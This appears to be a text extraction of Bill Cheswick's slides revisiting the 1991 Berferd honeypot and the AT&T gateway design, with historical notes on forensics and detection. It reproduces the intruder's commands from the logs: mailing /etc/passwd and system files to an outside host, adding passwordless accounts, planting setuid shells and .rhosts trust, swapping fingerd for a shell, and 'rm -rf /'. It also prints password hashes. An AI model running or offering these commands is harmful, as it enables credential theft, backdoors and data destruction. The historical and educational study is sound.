

Back to Berferd

Bill Cheswick
ches@cheswick.com

1 of about 106

Burgess Shale of the Internet

- **Networks**
- **DOOFS**
- **OS (only Unix, and mostly Sun and BSD)**
- **Which Unix? BSD, System V, research unix, Ultrix, AIX, ...**

From the Internet's Burgess Shale

- **ARCnet**
- **FDDI**
- **DECnet**
- **SDLC**
- **ACSnet**
- **CSnet**
- **BITNET**
- **uucp**
- **Arpanet**
- **Datakit/ISC**
- **ISO**

Identity crises

- **ches@att.arpa**
- **research!ches**
- **RDK%TEMPLEVM.BITNET@CUYNYVM.CUNY.EDU**
- **bitnet!templevm!rdk**
- **research!ches@uu.net**

Datakit

- **Ma Bell's answer to packet switching**
 - **Sandy Frazer**
- **Data circuits**
- **no IP!**
- **nj/astro/research.smtp**
- **delimited writes**

Denizens

- **screenend**
 - **Jeff Mogul (DEC)**
- **packet filtering**
 - **Debby Estrin**
- **application-level gateways**
 - **DEC**
 - Brian Reid, Fred Avolio, Marcus Ranum
 - **Bell Labs**
 - Dave Presotto

Design of a Secure Internet Gateway

Winter Usenix, 1990

7 of about 106









ches Fri Apr 20 07:46:11 EDT 1990



“All of [the gateway’s] protection has, by design, left the internal AT&T machines untested---a sort of crunchy shell around a soft, chewy center.”

It is quite easy to implement most outbound services to the Internet. `INET` has a small program, named *proxy* (a descendant of `ARPA`'s *gate*), that makes calls to the Internet on behalf of an inside machine and relays bytes between the inside Datakit connection and the outside Internet TCP connection. *Proxy* can also listen to a non-privileged socket and report connections to an inside process. Several outbound services are implemented using *proxy*, and more are easy to create. In all


```
root:DZo0RWR.7DJuU:0:2:0000-Admin(0000):/:
daemon*:1:1:0000-Admin(0000):/:
bin*:2:2:0000-Admin(0000):/bin:
sys*:3:3:0000-Admin(0000):/usr/v9/src:
adm*:4:4:0000-Admin(0000):/usr/adm:
uucp*:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp*:10:10:0000-uucp(0000):/usr/spool/uucppublic:....
ftp:anonymous:71:14:file transfer:/:no soap
research:nologin:150:10:ftp distribution account:....
ches:La9Cr9ld9qTQY:200:1:me:/u/ches:/bin/sh
dmr:laHheQ.H9iy6I:202:1:Dennis:/u/dmr:/bin/sh
rtm:5bHD/k5k2mTTs:203:1:Robert:/u/rtm:/bin/sh
adb:dcScD6gKF./Z6:205:1:Alan:/u/adb:/bin/sh
td:deJCw4bQcNT3Y:206:1:Tom:/u/td:/bin/sh
```


An Evening with Berferd, in Which a Hacker is Lured, Endured, and Studied

Bill Cheswick, USENIX 1992

of about 106

Outline

- **General Paper and Attack Overview**
- **A Simple Honeypot Design**
- **Why do any of this?**

- **Forensics: Evasion**
- **Forensics: Detection**

of about 106

Forensics: Detection

- **Software and Hardware problems**
 - **Crashing, slowdown other odd symptoms are often viruses or backdoors**
- **Inconsistencies**
 - **Tripwire alerts to some change**
 - **Notice some change in /etc/passwd or other config file**
- **NIDS picks up suspicious connections**
- **Once you know you have been exploited what's next?**
 - **Digging through logs for discrepancies**
 - **Un-deleting files**
 - **Open network sockets**
 - **Root-kit detectors**
- **Law Enforcement won't help much**
- **Using the law to help can be hard**
 - **Usually need to prove that there was significant monetary loss**

of about 106

19:45 mail adrian@embezzle.stanford.edu
</etc/passwd

To: root@research.att.com
Subject: intruder
Date: Sun, 20 Jan 91 15:02:53 +0100

I have just closed an account on my machine which has been broken by an intruder coming from embezzle.stanford.edu. He (she) has left a file called passwd. The contents are:

>From root@research.att.com Tue Jan 15 18:49:13 1991
Received: from research.att.com by embezzle.Stanford.EDU
Tue, 15 Jan 91 18:49:12 -0800
Message-Id: <9101160249.AA26092@embezzle.Stanford.EDU>
From: root@research.att.com
Date: Tue, 15 Jan 91 21:48 EST
To: adrian@embezzle.stanford.edu
Root: mgajqD9nOAVDw:0:2:0000-Admin(0000):/:
Daemon: *:1:1:0000-Admin(0000):/:
Bin: *:2:2:0000-Admin(0000):/bin:

22:33 finger attempt on berferd

```
22:36 echo "beferrdd::300:1:maybe Beferd:/:/bin/sh"  
>>/etc/passwd cp /bin/sh /tmp/shell  
chmod 4755 /tmp/shell
```

Decisions (made in real time)

- **FTP password file was the real one**
- **Gateway machine to seem poorly administered**
- **The gateway machine is really slow**
 - **after all, I am making the changes manually!**
- **The shell doesn't reside in /bin (!)**

RISC/os (inet)

login: b

RISC/os (UMIPS) 4.0 inet Copyright 1986,
MIPS Computer Systems All Rights Reserved

Shell not found

```
22:41 echo "bferd ::301:1:::/:/bin/sh" >>  
/etc/passwd
```

22:45 talk adrian@embezzle.stanford.edu
talk adrian@embezzle.stanford.edu

More decisions

- **We don't have the talk(1) command**
- **(Some script processing assertions that are partially wrong)**

Attempt to login with bferd from Tip-QuadA.Stanford.EDU
Attempt to login with bferd from Tip-QuadA.Stanford.EDU
Attempt to login with bferd from embezzle.Stanford.EDU

(Notified Stanford of the use of Tip-QuadA.Stanford.EDU)

Attempt to login with bferd from embezzle.Stanford.EDU
Attempt to login with bferd from embezzle.Stanford.EDU
echo "bfrd ::303:1:~/tmp:/bin/sh" >> /etc/passwd

(Added bfrd to the real password file.)

Attempt to login with bfrd from embezzle.Stanford.EDU**292**
Attempt to login with bfrd from embezzle.Stanford.EDU
echo "36.92.0.205" >/dev/null
echo "36.92.0.205 embezzle.stanford.edu">>/etc./^H^H^H
Attempt to login with guest from rice-chex.ai.mit.edu
echo "36.92.0.205 embezzle.stanford.edu" >> /etc/hosts
echo "embezzle.stanford.edu adrian">>/tmp/.rhosts

```
Jan 20 23:36:48 inet ftpd: <--- 220 inet FTP
server (Version 4.265 Fri Feb 2 13:39:38 EST
1990) ready.
Jan 20 23:36:55 inet ftpd: -----> user bfrd^M
Jan 20 23:36:55 inet ftpd: <--- 331 Password
required for bfrd.
Jan 20 23:37:06 inet ftpd: -----> pass^M
Jan 20 23:37:06 inet ftpd: <--- 500 'PASS':
command not understood.
Jan 20 23:37:13 inet ftpd: -----> pass^M
Jan 20 23:37:13 inet ftpd: <--- 500 'PASS':
command not understood.
Jan 20 23:37:24 inet ftpd: -----> HELP^M Jan
20 23:37:24 inet ftpd: <--- 214- The following
```

```
finger attempt on berferd
echo "36.92.0.205 embezzle.stanford.edu" >>
  /etc/hosts.equiv
mv /usr/etc/fingerd /usr/etc/fingerd.b
cp /bin/sh /usr/etc/fingerd
```

```
23:57 Attempt to login with bfrd from  
embezzle.Stanford.EDU 23:58  
cp /bin/csh /usr/etc/fingerd
```



```
cp /usr/etc/fingerd.b /usr/etc/fingerd
```

passwd bfrt

bfrt

bfrt

```
chmod 755 /tmp/shell  
chmod 755 /tmp/Shell  
chmod 4755 /tmp/shell
```

rm -rf /

```
rm -rf /&
```

```
finger attempt on berferd
```

```
/bin/rm -rf /&
```

```
/bin/rm -rf /&
```

```
/bin/rm -rf /&
```


```
Attempt to login with bfrd
```

```
from embezzle.Stanford.EDU
```


New decision

- **sendmail DEBUG command queues commands for execution. (BOGUS!)**

```
mail adrian@embezzle.stanford.edu < /etc/passwd  
mail adrian@embezzle.stanford.edu < /etc/hosts  
mail adrian@embezzle.stanford.edu < /etc/inetd.conf  
ps -aux|mail adrian@embezzle.stanford.edu  
ps -aux|mail adrian@embezzle.stanford.edu  
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```



		1										2													
		0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3
Jan																									
s	19																								
s	20																								
m	21																								
t	22																								
w	23																								
t	24																								
f	25																								
s	26																								
s	27																								
m	28																								
t	29																								
w	30																								
t	31																								
Feb																									
f	1																								
s	2																								
s	3																								
m	4																								



Longer term issues

- **Discerning intent.**

Conclusions

- **Transition from getting a login to root access is relatively easy.**
- **Interactive honeypots like what trapped Berferd aren't worth the effort.**
- **A chroot environment does simulate a real system accurately enough.**
- **Somewhat necessary at some level to monitor security incidents without letting attacker know**
- **Allows for studying and identifying security vulnerabilities, still is some risk to the system**

of about 106

Some final questions

46 of about 106

Some final questions

